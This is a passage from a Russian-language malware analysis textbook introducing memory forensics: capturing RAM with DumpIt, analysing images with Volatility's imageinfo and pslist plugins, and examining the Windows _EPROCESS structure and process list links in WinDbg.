Авторы вредоносных программ используют методы обфускации, чтобы скрыть информацию от специалиста по безопасности. В этой главе мы рассмотрели различные методы кодирования, шифрования и упаковки, обычно используемые ими, а также изучили различные стратегии деобфускации данных. В следующей главе вы познакомитесь с понятием криминалистического анализа дампов памяти и поймете, как использовать его для исследования возможностей вредоносных программ.

Глава 10

Охота на вредоносные программы с использованием криминалистического анализа дампов памяти

В предыдущих главах мы рассмотрели понятия, инструменты и методы, которые используются для анализа вредоносных программ с использованием статического, динамического анализа и анализа кода. В этой главе вы изучите другой метод под названием криминалистический анализ дампов памяти (или анализ памяти).

Криминалистический анализ дампов памяти (или анализ памяти) – метод исследования, который включает в себя поиск и извлечение криминалистических артефактов из физической памяти компьютера (ОЗУ). В памяти компьютера хранится ценная информация о состоянии системы во время выполнения. Создание дампа памяти и его анализ дадут необходимую для расследования информацию, например о том, какие приложения работают в системе, к каким объектам (файлу, реестру и т. д.) эти приложения обращаются, сведения об активных сетевых соединениях, загруженных модулях, загруженных драйверах ядра и другую информацию. По этой причине криминалистический анализ дампов памяти используется при реагировании на компьютерные инциденты и анализе вредоносных программ.

Во время реагирования на чрезвычайные ситуации в большинстве случаев у вас не будет доступа к образцу вредоносного ПО, но у вас может быть только образ памяти подозрительной системы.

Например, вы можете получить предупреждение от продукта безопасности о возможном злонамеренном поведении системы, в этом случае вы можете получить образ памяти системы для проведения экспертизы, чтобы подтвердить заражение и обнаружить вредоносные артефакты.

Помимо использования криминалистического анализа для реагирования на компьютерные инциденты, вы также можете использовать его как часть анализа вредоносного ПО (где у вас есть его образец), чтобы получить дополнительную информацию о поведении вредоносной программы после заражения. Например, когда у вас есть такой образец, в дополнение к статическому и динамическому анализам и анализу кода вы можете выполнить его в изолированной среде, а затем получить память зараженного компьютера и проверить образ памяти, чтобы получить представление о поведении вредоносного ПО после заражения.

Еще одна причина, по которой следует использовать криминалистический анализ, заключается в том, что некоторые образцы вредоносных программ могут не записывать вредоносные компоненты на диск (а только в памяти). Как следствие экспертиза диска или анализ файловой системы может окончиться неудачей. В таких случаях криминалистический анализ дампов памяти может быть чрезвычайно полезен при поиске вредоносного компонента.

Некоторые образцы вредоносного ПО обманывают операционную систему и инструменты криминалистической экспертизы, перехватывая или изменяя структуры операционной системы. В таких случаях криминалистический анализ может быть полезен, поскольку с его помощью можно обойти уловки, используемые вредоносным ПО для сокрытия от операционной системы и средств компьютерной криминалистики. Эта глава познакомит вас с понятием криминалистического анализа дампов памяти. В ней рассматриваются инструменты, используемые для получения и анализа образа памяти.

10.1 Этапы криминалистического анализа дампов памяти

Независимо от того, используете вы криминалистический анализ как часть реагирования на компьютерный инцидент или для анализа вредоносных программ, ниже приведены его основные этапы:

- **создание дампа памяти**: включает в себя создание дампа памяти целевого устройства на диске. В зависимости от того, исследуете вы зараженную систему или используете криминалистический анализ в рамках анализа вредоносного ПО, целевым устройством может быть система (в вашей сети), которая, как вы подозреваете, могла быть заражена, или это может быть устройство для проведения анализа в вашей лабораторной среде, в которой вы выполняли образец вредоносного ПО;
- **анализ памяти**: после создания дампа памяти на диске этот шаг включает в себя анализ памяти для поиска и извлечения криминалистических артефактов.

10.2 Создание дампа памяти

Создание дампа памяти – это процесс получения дампа энергозависимой памяти (ОЗУ) в виде энергонезависимого хранилища информации (файла на диске). Существуют различные инструменты, которые позволяют создать дамп памяти физического устройства. Ниже приведен ряд инструментов, которые позволяют создать дамп физической памяти в Windows. Некоторые из них являются коммерческими, а многие можно скачать бесплатно после регистрации. Следующие инструменты работают как на 32-разрядных, так и на 64-разрядных компьютерах:

- Comae Memory Toolkit (DumpIt) от Comae Technologies (можно скачать бесплатно после регистрации): my.comae.io/;
- Belkasoft RAM Capturer (можно скачать бесплатно после регистрации): belkasoft.com/ram-capturer;
- FTK Imager от AccessData (можно скачать бесплатно после регистрации): accessdata.com/product-download;
- Memoryze от FireEye (можно скачать бесплатно после регистрации): www.fireeye.com/services/freeware/memoryze.html;
- Surge Collect от Volexity (коммерческий): www.volexity.com/products-overview/surge/;
- OSForensics от PassMark Software (коммерческий): www.osforensics.com/osforensics.html;
- WinPmem (с открытым исходным кодом), часть криминалистического фреймворка Rekall Memory: blog.rekall-forensic.com/search?q=winpmem.

10.2.1 Создание дампа памяти с использованием DumpIt

DumpIt – это отличный инструмент для создания дампа памяти, позволяющий создавать дампы физической памяти в Windows. Он работает как на 32-разрядных (x86), так и на 64-битных (x64) компьютерах. DumpIt является частью инструментария Comae memory toolkit, который состоит из различных автономных инструментов. Они помогают при создании дампов памяти и преобразовании между различными форматами файлов. Чтобы загрузить последнюю версию Comae memory toolkit, вам необходимо создать учетную запись, зарегистрировавшись на странице my.comae.io. После создания учетной записи вы можете войти и скачать последнюю версию Comae memory toolkit.

После загрузки извлеките архив и перейдите в 32-битный или 64-битный каталог в зависимости от того, хотите ли вы сделать дамп памяти 32-битной или 64-битной машины. Каталог состоит из различных файлов, в том числе DumpIt.exe. В этом разделе мы сосредоточимся в основном на том, как использовать DumpIt для создания дампов памяти. Если вас интересуют функциональные возможности других инструментов каталога, прочитайте файл readme.txt.

Самый простой способ сделать дамп памяти с помощью DumpIt – щелкнуть правой кнопкой мыши файл DumptIt.exe и выбрать опцию **Запуск от имени администратора**. По умолчанию DumpIt сохраняет дамп памяти в файле в виде Microsoft Crash Dump (с расширением .dmp), который затем можно проанализировать с помощью инструментов анализа, таких как Volatility (о котором речь пойдет далее), или с помощью отладчика Microsoft, например WinDbg.

Вы также можете запустить DumpIt из командной строки; это дает множество параметров. Чтобы отобразить различные параметры, запустите cmd.exe от имени администратора, перейдите в каталог, содержащий файл DumpIt.exe, и введите следующую команду:

```
C:\Comae-Toolkit-3.0.20180307.1\x64>DumpIt.exe /?

DumpIt 3.0.20180307.1
Copyright (C) 2007 - 2017, Matthieu Suiche <http://www.msuiche.net>
Copyright (C) 2012 - 2014, MoonSols Limited <http://www.moonsols.com>
Copyright (C) 2015 - 2017, Comae Technologies FZE <http://www.comae.io>
Usage: DumpIt [Options] /OUTPUT <FILENAME>

Description:
Enables users to create a snapshot of the physical memory as a local file.

Options:
/TYPE, /T Select type of memory dump (e.g. RAW or DMP) [default: DMP]
/OUTPUT, /O Output file to be created. (optional)
/QUIET, /Q Do not ask any questions. Proceed directly.
/NOLYTICS, /N Do not send any usage analytics information to Comae Technologies.
This is used to
improve our services.
/NOJSON, /J Do not save a .json file containing metadata. Metadata are the basic
information you will
need for the analysis.
/LIVEKD, /L Enables live kernel debugging session.
/COMPRESS, /R Compresses memory dump file.
/APP, /A Specifies filename or complete path of debugger image to execute.
/CMDLINE, /C Specifies debugger command-line options.
/DRIVERNAME, /D Specifies the name of the installed device driver image.
```

Чтобы сделать дамп памяти в файле Microsoft Crash Dump из командной строки и сохранить выходные данные с выбранным вами именем, используйте параметр /o или /OUTPUT следующим образом:

```
C:\Comae-Toolkit-3.0.20180307.1\x64>DumpIt.exe /o memory.dmp

DumpIt 3.0.20180307.1
Copyright (C) 2007 - 2017, Matthieu Suiche <http://www.msuiche.net>
Copyright (C) 2012 - 2014, MoonSols Limited <http://www.moonsols.com>
Copyright (C) 2015 - 2017, Comae Technologies FZE <http://www.comae.io>
Destination path: \??\C:\Comae-Toolkit-3.0.20180307.1\x64\memory.dmp
Computer name: PC

--> Proceed with the acquisition ? [y/n] y
```

```
[+] Information:
Dump Type: Microsoft Crash Dump

[+] Machine Information:
Windows version: 6.1.7601
MachineId: A98B4D56-9677-C6E4-03F5-902A1D102EED
TimeStamp: 131666114153429014
Cr3: 0x187000
KdDebuggerData: 0xfffff80002c460a0
Current date/time: [2018-03-27 (YYYY-MM-DD) 8:03:35 (UTC)]
+ Processing... Done.
Acquisition finished at: [2018-03-27 (YYYY-MM-DD) 8:04:57 (UTC)]
Time elapsed: 1:21 minutes:seconds (81 secs)
Created file size: 8589410304 bytes (8191 Mb)
Total physical memory size: 8191 Mb
NtStatus (troubleshooting): 0x00000000
Total of written pages: 2097022
Total of inacessible pages: 0
Total of accessible pages: 2097022
SHA-256: 3F5753EBBA522EF88752453ACA1A7ECB4E06AEA403CD5A4034BCF037CA83C224
JSON path: C:\Comae-Toolkit-3.0.20180307.1\x64\memory.json
```

Чтобы сделать дамп памяти в виде дампа нестандартизированной памяти вместо Microsoft Crash Dump по умолчанию, вы можете указать это с помощью параметра /t или /TYPE следующим образом:

```
C:\Comae-Toolkit-3.0.20180307.1\x64>DumpIt.exe /t RAW

DumpIt 3.0.20180307.1
Copyright (C) 2007 - 2017, Matthieu Suiche <http://www.msuiche.net>
Copyright (C) 2012 - 2014, MoonSols Limited <http://www.moonsols.com>
Copyright (C) 2015 - 2017, Comae Technologies FZE <http://www.comae.io>
WARNING: RAW memory snapshot files are considered obsolete and as a legacy format.
Destination path: \??\C:\Comae-Toolkit-3.0.20180307.1\x64\memory.bin
Computer name: PC

--> Proceed with the acquisition? [y/n] y

[+] Information:
Dump Type: Raw Memory Dump

[+] Machine Information:
Windows version: 6.1.7601
MachineId: A98B4D56-9677-C6E4-03F5-902A1D102EED
TimeStamp: 131666117379826680
Cr3: 0x187000
KdDebuggerData: 0xfffff80002c460a0
Current date/time: [2018-03-27 (YYYY-MM-DD) 8:08:57 (UTC)]

[.......REMOVED.........]
```

Если вы хотите сделать дамп памяти серверов, включающих большие объемы памяти, можете использовать параметр /R или /COMPRESS в DumpIt, который создает файл .zdmp (Comae compressed crash dump), уменьшающий размер

файла и ускоряющий процесс создания дампа. Затем файл дампа (`.zdmp`) можно проанализировать с помощью Comae Stardust enterprise platform: my.comae.io. Для получения дополнительной информации обратитесь к следующему посту: blog.comae.io/rethinking-logging-for-critical-assets-685c65423dc0.

В большинстве случаев вы можете сделать дамп памяти виртуальной машины (ВМ), приостановив ее. Например, после выполнения образца вредоносного ПО на рабочей станции VMware /VMware Fusion вы можете приостановить виртуальную машину, которая запишет гостевую память (RAM) в файл с расширением `.vmem` на диске главного компьютера. В случае с такими приложениями, как VirtualBox, когда дамп памяти нельзя сделать путем приостановки, вы можете использовать DumpIt на гостевом компьютере.

10.3 Обзор Volatility

После того как вы сделали дамп памяти зараженной системы, следующим шагом является анализ полученного образа. Volatility (www.volatilityfoundation.org/releases) представляет собой передовой фреймворк для компьютерной криминалистики с открытым исходным кодом, написанный на Python, позволяющий анализировать и извлекать цифровые артефакты из образа памяти. Volatility может работать на различных платформах (Windows, macOS и Linux). Он поддерживает анализ памяти из 32-разрядных и 64-разрядных версий Windows, MacOS и операционной системы Linux.

10.3.1 Установка Volatility

Volatility распространяется в нескольких форматах, и его можно скачать на странице www.volatilityfoundation.org/releases. На момент написания этой книги последняя версия Volatility – 2.6. В зависимости от операционной системы, на которой вы собираетесь запускать Volatility, следуйте процедуре установки для соответствующей ОС.

10.3.1.1 Автономный исполняемый файл Volatility

Самый быстрый способ начать работу с Volatility – использовать автономный исполняемый файл. Автономный исполняемый файл распространяется для операционных систем Windows, macOS и Linux. Его преимущество состоит в том, что вам не нужно устанавливать интерпретатор Python или зависимости Volatility, поскольку он поставляется с интерпретатором Python 2.7 и всеми необходимыми зависимостями.

В Windows после загрузки автономного исполняемого файла вы можете проверить готовность Volatility к использованию, выполнив автономный исполняемый файл с помощью опции `-h` (`--help`) из командной строки, как показано ниже. Параметр справки отображает различные параметры и плагины, которые доступны в Volatility:

```
C:\volatility_2.6_win64_standalone>volatility_2.6_win64_standalone.exe -h
Volatility Foundation Volatility Framework 2.6
```

```
Usage: Volatility - A memory forensics analysis platform.

Options:
-h, --help         list all available options and their default values.
                   Default values may be set in the configuration file
                   (/etc/volatilityrc)
--conf-file=.volatilityrc
                   User based configuration file
-d, --debug        Debug volatility
[.....REMOVED....]
```

Таким же образом вы можете загрузить автономные исполняемые файлы для Linux или macOS и проверить готовность Volatility к использованию, запустив автономный файл с параметром `-h` (или `--help`) следующим образом:

```
$ ./volatility_2.6_lin64_standalone -h
# ./volatility_2.6_mac64_standalone -h
```

10.3.1.2 Исходный пакет Volatility

Volatility также распространяется в виде исходного пакета; вы можете запустить его в операционной системе Windows, MacOS или Linux.Volatility использует различные плагины для выполнения задач, а некоторые из этих плагинов зависят от сторонних пакетов Python. Чтобы запустить Volatility, вам нужно установить Python 2.7 Interpreter и его зависимости. На странице github.com/volatilityfoundation/volatility/wiki/Installation#recommended-packages есть список сторонних пакетов Python, которые требуются для некоторых плагинов Volatility. Вы можете установить эти зависимости, ознакомившись с документацией. После того как все зависимости будут установлены, скачайте пакет с исходным кодом Volatility, распакуйте его и запустите:

```
$ python vol.py -h
Volatility Foundation Volatility Framework 2.6
Usage: Volatility - A memory forensics analysis platform.

Options:
-h, --help         list all available options and their default values.
                   Default values may be set in the configuration file
                   (/etc/volatilityrc)
--conf-file=/root/.volatilityrc
                   User based configuration file
-d, --debug        Debug volatility
[...REMOVED...]
```

Во всех примерах, упомянутых в этой книге, используется скрипт Volatility, написанный на Python (`python vol.py`), из исходного пакета. Вы можете выбрать автономный исполняемый файл, но не забудьте заменить `python vol.py` на имя выбранного файла.

10.3.2 Использование Volatility

Volatility состоит из ряда плагинов, которые могут извлекать различную информацию из образа памяти. Опция `python vol.py -h` отображает поддерживаемые плагины.

Например, если вы хотите перечислить запущенные процессы из образа памяти, то можете использовать такой плагин, как pslist, или если вы хотите перечислить сетевые соединения, то можете использовать другой плагин. Независимо от того, какой плагин вы используете, вы будете применять следующий синтаксис команды. Используя `-f`, вы указываете путь к файлу образа памяти, а `--profile` сообщает Volatility, из какой системы и архитектуры был получен образ памяти. Плагин может варьироваться в зависимости от типа информации, которую вы хотите извлечь из образа памяти:

```
$ python vol.py -f <memory image file> --profile=<PROFILE> <PLUGIN> [ARGS]
```

Следующая команда использует плагин pslist для вывода списка запущенных процессов из образа памяти, полученного из Windows 7 (32-разрядная версия) с пакетом обновления 1:

```
$ python vol.py -f mem_image.raw --profile=Win7SP1x86 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V) Name PID PPID Thds Hnds Sess Wow64 Start
----------  ----------  ----  ----  ----  ----  ----  -----  --------------------
0x84f4a958  System       4     0     86    448   ----  0      2016-08-13 05:54:20
0x864284e0  smss.exe     272   4     2     29    ----  0      2016-08-13 05:54:20
0x86266030  csrss.exe    356   340   9     504   0     0      2016-08-13 05:54:22
0x86e0a1a0  wininit.exe  396   340   3     75    0     0      2016-08-13 05:54:22
0x86260bd0  csrss.exe    404   388   10    213   1     0      2016-08-13 05:54:22
0x86e78030  winlogon.exe 460   388   3     108   1     0      2016-08-13 05:54:22
[....REMOVED....]
```

Иногда вы можете не знать, какой профиль использовать. В этом случае вы можете использовать плагин `imageinfo`, который определит правильный профиль. Следующая команда отображает несколько профилей, предлагаемых плагином `imageinfo`. Вы можете использовать любой из предложенных:

```
$ python vol.py -f mem_image.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug      : Determining profile based on KDBG search...
Suggested Profile(s)         : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
AS Layer1                    : IA32PagedMemoryPae (Kernel AS)
AS Layer2                    : FileAddressSpace (Users/Test/Desktop/mem_image.raw)
PAE type                     : PAE
DTB                          : 0x185000L
KDBG                         : 0x82974be8L
Number of Processors         : 1
Image Type (Service Pack)    : 0
KPCR for CPU 0               : 0x82975c00L
KUSER_SHARED_DATA            : 0xffdf0000L
```

```
Image date and time           : 2016-08-13 06:00:43 UTC+0000
Image local date and time     : 2016-08-13 11:30:43 +0530
```

Большинство плагинов Volatility, таких как `pslist`, извлекает информацию из структур операционной системы Windows. Эти структуры различаются в разных версиях Windows. Профиль (`--profile`) сообщает Volatility, какие структуры данных, символы и алгоритмы использовать.

Параметр справки `-h` (`--help`), который вы видели ранее, отображает справку, которая применяется ко всем плагинам Volatility. Вы можете использовать тот же параметр `-h` (`--help`), чтобы определить различные параметры и аргументы, поддерживаемые плагином. Чтобы сделать это, просто введите `-h` (`--help`) рядом с именем плагина. Следующая команда отображает параметры справки для плагина `pslist`:

```
$ python vol.py -f mem_image.raw --profile=Win7SP1x86 pslist -h
```

На этом этапе вы должны понимать, как запустить подключаемые модули Volatility для полученного образа памяти и как определить различные параметры, поддерживаемые плагином. В следующих разделах вы узнаете о различных плагинах и о том, как их использовать для извлечения криминалистических артефактов из образа памяти.

10.4 Перечисление процессов

Когда вы исследуете образ памяти, вы в основном сосредоточиваетесь на выявлении любых подозрительных процессов, запущенных в системе. В Volatility есть разные плагины, позволяющие перечислять процессы. Плагин Volatility `pslist` перечисляет процессы из образа памяти, подобно тому, как менеджер задач перечисляет процесс в действующей системе. В следующем листинге при запуске плагина `pslist` для образа памяти, зараженного образцом вредоносного ПО (Perseus), показаны два подозрительных процесса: `svchost..exe` (`pid 3832`) и `suchost..exe` (`pid 3924`). Причина, по которой эти два процесса вызывают подозрения, заключается в том, что их имена имеют дополнительный символ точки перед расширением `.exe` (что является ненормальным). В чистой системе вы найдете несколько запущенных процессов `svchost.exe`. Создавая такие процессы, как `svchost.exe` и `suchost.exe`, злоумышленник пытается вмешаться, делая эти процессы похожими на легитимный процесс `svchost.exe`:

```
$ python vol.py -f perseus.vmem --profile=Win7SP1x86 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)    Name         PID   PPID  Thds  Hnds  Sess  Wow64   Start
----------   ----------   ----  ----- ----  ----  ----  -----   ------------------
0x84f4a8e8   System       4     0     88    475   ----  0       2016-09-23 09:21:47
0x8637b020   smss.exe     272   4     2     29    ----  0       2016-09-23 09:21:47
0x86c19310   csrss.exe    356   340   8     637   0     0       2016-09-23 09:21:49
0x86c13458   wininit.exe  396   340   3     75    0     0       2016-09-23 09:21:49
0x86e84a08   csrss.exe    404   388   9     191   1     0       2016-09-23 09:21:49
```

```
0x87684030   winlogon.exe 452   388   4     108   1     0       2016-09-23 09:21:49
0x86284228   services.exe 496   396   11    242   0     0       2016-09-23 09:21:49
0x876ab030   lsass.exe    504   396   9     737   0     0       2016-09-23 09:21:49
0x876d1a70   svchost.exe  620   496   12    353   0     0       2016-09-23 09:21:49
0x864d36a8   svchost.exe  708   496   6     302   0     0       2016-09-23 09:21:50
0x86b777c8   svchost.exe  760   496   24    570   0     0       2016-09-23 09:21:50
0x8772a030   svchost.exe  852   496   28    513   0     0       2016-09-23 09:21:50
0x87741030   svchost.exe  920   496   46    1054  0     0       2016-09-23 09:21:50
0x877ce3c0   spoolsv.exe  1272  496   15    338   0     0       2016-09-23 09:21:50
0x95a06a58   svchost.exe  1304  496   19    306   0     0       2016-09-23 09:21:50
0x8503f0e8   svchost..exe 3832  3712  11    303   0     0       2016-09-23 09:24:55
0x8508bb20   suchost..exe 3924  3832  11    252   0     0       2016-09-23 09:24:55
0x861d1030   svchost.exe  3120  496   12    311   0     0       2016-09-23 09:25:39
[......REMOVED.............]
```

Запустить плагин Volatility легко. Вы можете запустить его, не зная, как он работает. Понимание того, как работают плагины, поможет вам оценить точность результатов, а также выбрать правильный плагин, когда злоумышленник использует стелс-приемы. Вопрос в том, как работает `pslist`. Чтобы понять это, в первую очередь вам необходимо представлять, что такое процесс и как ядро Windows отслеживает процессы.

10.4.1 Обзор процесса

Процесс – это объект. Операционная система Windows является объектно-ориентированной (не путать с термином *объект*, используемым в объектно-ориентированных языках). Объект относится к системному ресурсу, такому как процесс, файл, устройство, каталог, мутант и т. д., и управляет ими компонент ядра, называемый диспетчером объектов.

Чтобы получить представление обо всех типах объектов в Windows, вы можете воспользоваться инструментом WinObj (docs.microsoft.com/en-us/sysinternals/downloads/winobj). Чтобы посмотреть типы объектов в WinObj, запустите WinObj от имени администратора и на левой панели нажмите на ObjectTypes, чтобы отобразить все объекты Windows.

Объекты (такие как процессы, файлы, потоки и т. д.) представлены в виде структур на языке C. Это означает, что объект процесса имеет структуру, связанную с ним, и эта структура называется структурой `_EPROCESS`. Структура `_EPROCESS` находится в памяти ядра, и ядро Windows использует ее для внутреннего представления процесса. Структура `_EPROCESS` содержит различную информацию, связанную с процессом, такую как имя процесса, идентификатор процесса, идентификатор родительского процесса, количество потоков, связанных с процессом, время создания процесса и т. д. Теперь вернитесь к выводу `pslist` и обратите внимание на то, какая информация отображается для определенного процесса. Например, если вы посмотрите на вторую запись, то увидите, что она показывает имя процесса `smss.exe`, его идентификатор (`272`), идентификатор родительского процесса (`4`) и т. д. Как вы уже догадались, информация, связанная с процессом, поступает из структуры `_EPROCESS`.


10.4.1.1 Изучение структуры _EPROCESS

Для изучения структуры _EPROCESS и содержащейся в ней информации вы можете использовать отладчик ядра, например WinDbg. WinDbg помогает в изучении и понимании структур данных операционной системы, что часто является важным аспектом криминалистического анализа дампа памяти. Чтобы установить WinDbg, вам необходимо установить пакет «Средства отладки для Windows», который входит в состав Microsoft SDK (docs.microsoft.com/en-us/windows-hardware/drivers/debugger/index для разных типов установки). После завершения установки вы можете найти WinDbg.exe в каталоге установки (в моем случае он находится в C:\ProgrmFiles(x86)\Windows Kits\8.1\Debuggers\x64). Затем загрузите утилиту LiveKD с сайта Sysinternals (docs.microsoft.com/en-us/sysinternals/downloads/livekd), распакуйте ее и скопируйте livekd.exe в каталог установки WinDbg.

LiveKD позволяет выполнять локальную отладку ядра в работающей системе. Чтобы запустить WinDbg через livekd, откройте командную строку (от имени администратора), перейдите в установочный каталог WinDbg и запустите `livekd` с ключом `-w`, как показано ниже. Вы также можете добавить каталог установки Windbg в переменную окружения path, чтобы запустить LiveKD с любого пути:

```
C:\Program Files (x86)\Windows Kits\8.1\Debuggers\x64>livekd -w
```

Команда `livekd -w` автоматически запускает `Windbg`, загружает символы и открывает строку `kd>`, которая готова принимать команды, как показано ниже. Чтобы исследовать структуры данных (такие как _EPROCESS), вы введете соответствующую команду в командной строке (рядом с `kd>`).



Теперь, возвращаясь к нашему обсуждению структуры _EPROCESS, чтобы исследовать ее, мы будем использовать команду `Display Type (dt)`. Команда `dt` может использоваться для изучения символа, представляющего переменную,

структуру или объединение. В следующем выводе команда dt используется для отображения структуры _EPROCESS, определенной в модуле nt (имя исполнительной системы ядра). Структура EPROCESS состоит из нескольких полей, в которых хранятся всевозможные метаданные процесса. Вот как это выглядит для 64-битной версии Windows 7 (некоторые поля были удалены):

```
kd> dt nt!_EPROCESS
   +0x000 Pcb : _KPROCESS
   +0x160 ProcessLock : _EX_PUSH_LOCK
   +0x168 CreateTime : _LARGE_INTEGER
   +0x170 ExitTime : _LARGE_INTEGER
   +0x178 RundownProtect : _EX_RUNDOWN_REF
   +0x180 UniqueProcessId : Ptr64 Void
   +0x188 ActiveProcessLinks : _LIST_ENTRY
   +0x198 ProcessQuotaUsage : [2] Uint8B
   +0x1a8 ProcessQuotaPeak : [2] Uint8B
   [REMOVED]
   +0x200 ObjectTable : Ptr64 _HANDLE_TABLE
   +0x208 Token : _EX_FAST_REF
   +0x210 WorkingSetPage : Uint8B
   +0x218 AddressCreationLock : _EX_PUSH_LOCK
   [REMOVED]
   +0x290 InheritedFromUniqueProcessId : Ptr64 Void
   +0x298 LdtInformation : Ptr64 Void
   +0x2a0 Spare : Ptr64 Void
   [REMOVED]
   +0x2d8 Session : Ptr64 Void
   +0x2e0 ImageFileName : [15] UChar
   +0x2ef PriorityClass : UChar
   [REMOVED]
```

Ниже приведено несколько интересных полей в структуре _EPROCESS, которые мы будем использовать для обсуждения:

- **CreateTime**: отметка времени, которая указывает, когда процесс был впервые запущен;
- **ExitTime**: отметка времени, которая указывает, когда процесс вышел;
- **UniqueProcessID**: целое число, которое ссылается на идентификатор процесса (PID);
- **ActiveProcessLinks**: двойной связанный список, который связывает все активные процессы, запущенные в системе;
- **InheritedFromUniqueProcessId**: целое число, которое указывает PID родительского процесса;
- **ImageFileName**: массив из 16 символов ASCII, в котором хранится имя исполняемого файла процесса.

Разобравшись с тем, как исследовать структуру _EPROCESS, давайте теперь посмотрим на структуру _EPROCESS определенного процесса. Для этого сначала перечислим все активные процессы, использующие WinDbg. Вы можете использовать команду расширения !process для вывода метаданных определенного

процесса или всех процессов. В следующей команде первый аргумент, 0, перечисляет метаданные всех процессов. Вы также можете отобразить информацию об одном процессе, указав адрес структуры _EPROCESS. Второй аргумент указывает уровень детализации:

```
kd> !process 0 0

**** NT ACTIVE PROCESS DUMP ****
PROCESS fffffa806106cb30
   SessionId: none Cid: 0004 Peb: 00000000 ParentCid: 0000
   DirBase: 00187000 ObjectTable: fffff8a0000016d0 HandleCount: 539.
   Image: System

PROCESS fffffa8061d35700
   SessionId: none Cid: 00fc Peb: 7ffffdb000 ParentCid: 0004
   DirBase: 1faf16000 ObjectTable: fffff8a0002d26b0 HandleCount: 29.
   Image: smss.exe

PROCESS fffffa8062583b30
   SessionId: 0 Cid: 014c Peb: 7ffffdf000 ParentCid: 0144
   DirBase: 1efb70000 ObjectTable: fffff8a00af33ef0 HandleCount: 453.
   Image: csrss.exe

[REMOVED]
```

Подробную информацию о командах WinDbg см. в справке Debugger.chm, которая находится в папке установки WinDbg. Вы также можете обратиться к следующим онлайн-ресурсам: windbg.info/doc/1-common-cmds.html и windbg.info/doc/2-windbg-a-z.html.

Из предыдущего вывода давайте посмотрим на вторую запись, которая описывает smss.exe. Адрес fffffa8061d35700 рядом с процессом является адресом структуры _EPROCESS, связанной с этим экземпляром smss.exe. Поле Cid, которое имеет значение 00fc (252 в десятичном виде), – это идентификатор процесса, а ParentCid, который имеет значение 0004, представляет идентификатор родительского процесса. В этом можно убедиться, проверив значения в полях структуры _EPROCESS файла smss.exe. Вы можете добавить суффикс адреса структуры _EPROCESS в конце команды Display Type (dt), как показано в следующем коде. Обратите внимание на значения в полях UniqueProcessId (идентификатор процесса), InheritedFromUniqueProcessId (идентификатор родительского процесса) и ImageFileName (имя исполняемого файла процесса). Эти значения соответствуют результатам, которые вы определили ранее с помощью команды !process 0 0:

```
kd> dt nt!_EPROCESS fffffa8061d35700
   +0x000 Pcb : _KPROCESS
   +0x160 ProcessLock : _EX_PUSH_LOCK
   +0x168 CreateTime : _LARGE_INTEGER 0x01d32dde`223f3e88
   +0x170 ExitTime : _LARGE_INTEGER 0x0
   +0x178 RundownProtect : _EX_RUNDOWN_REF
   +0x180 UniqueProcessId : 0x00000000`000000fc Void
   +0x188 ActiveProcessLinks : _LIST_ENTRY [ 0xfffffa80`62583cb8 - 0xfffffa80`6106ccb8 ]
```

```
   +0x198 ProcessQuotaUsage : [2] 0x658
   [REMOVED]
   +0x290 InheritedFromUniqueProcessId : 0x00000000`00000004 Void
   +0x298 LdtInformation : (null)
   [REMOVED]
   +0x2d8 Session : (null)
   +0x2e0 ImageFileName : [15] "smss.exe"
   +0x2ef PriorityClass : 0x2 ''
   [REMOVED]
```


Пока мы знаем, что операционная система хранит все виды метаданных о процессе в структуре _EPROCESS, которая находится в памяти ядра. Это означает, что если вы можете найти адрес структуры _EPROCESS для определенного процесса, то можете получить всю информацию об этом процессе. Тогда возникает вопрос: как получить информацию обо всех процессах, запущенных в системе? Для этого необходимо понять, как активные процессы отслеживаются операционной системой Windows.

10.4.1.2 Понимание ActiveProcessLinks

Windows использует циклический двусвязный список структур _EPROCESS для отслеживания всех активных процессов. Структура _EPROCESS содержит поле ActiveProcessLinks, которое имеет тип LIST_ENTRY. _LIST_ENTRY – это еще одна структура, которая содержит два члена, как показано ниже. Flink (прямая ссылка) указывает на _LIST_ENTRY следующей структуры _EPROCESS, а Blink (обратная ссылка) указывает на _LIST_ENTRY предыдущей структуры _EPROCESS:

```
kd> dt nt!_LIST_ENTRY
   +0x000 Flink : Ptr64 _LIST_ENTRY
   +0x008 Blink : Ptr64 _LIST_ENTRY
```

Flink и Blink вместе создают цепочку объектов процесса; это можно представить следующим образом:



Следует отметить, что Flink и Blink не указывают на начало структуры _EPROCESS. Flink указывает на начало (первый байт) структуры _LIST_ENTRY следующей структуры _EPROCESS, а Blink указывает на первый байт структуры _LIST_ENTRY предыдущей структуры _EPROCESS. Причина, по которой это важно, заключается в том, что как только вы найдете структуру процесса _EPROCESS, вы

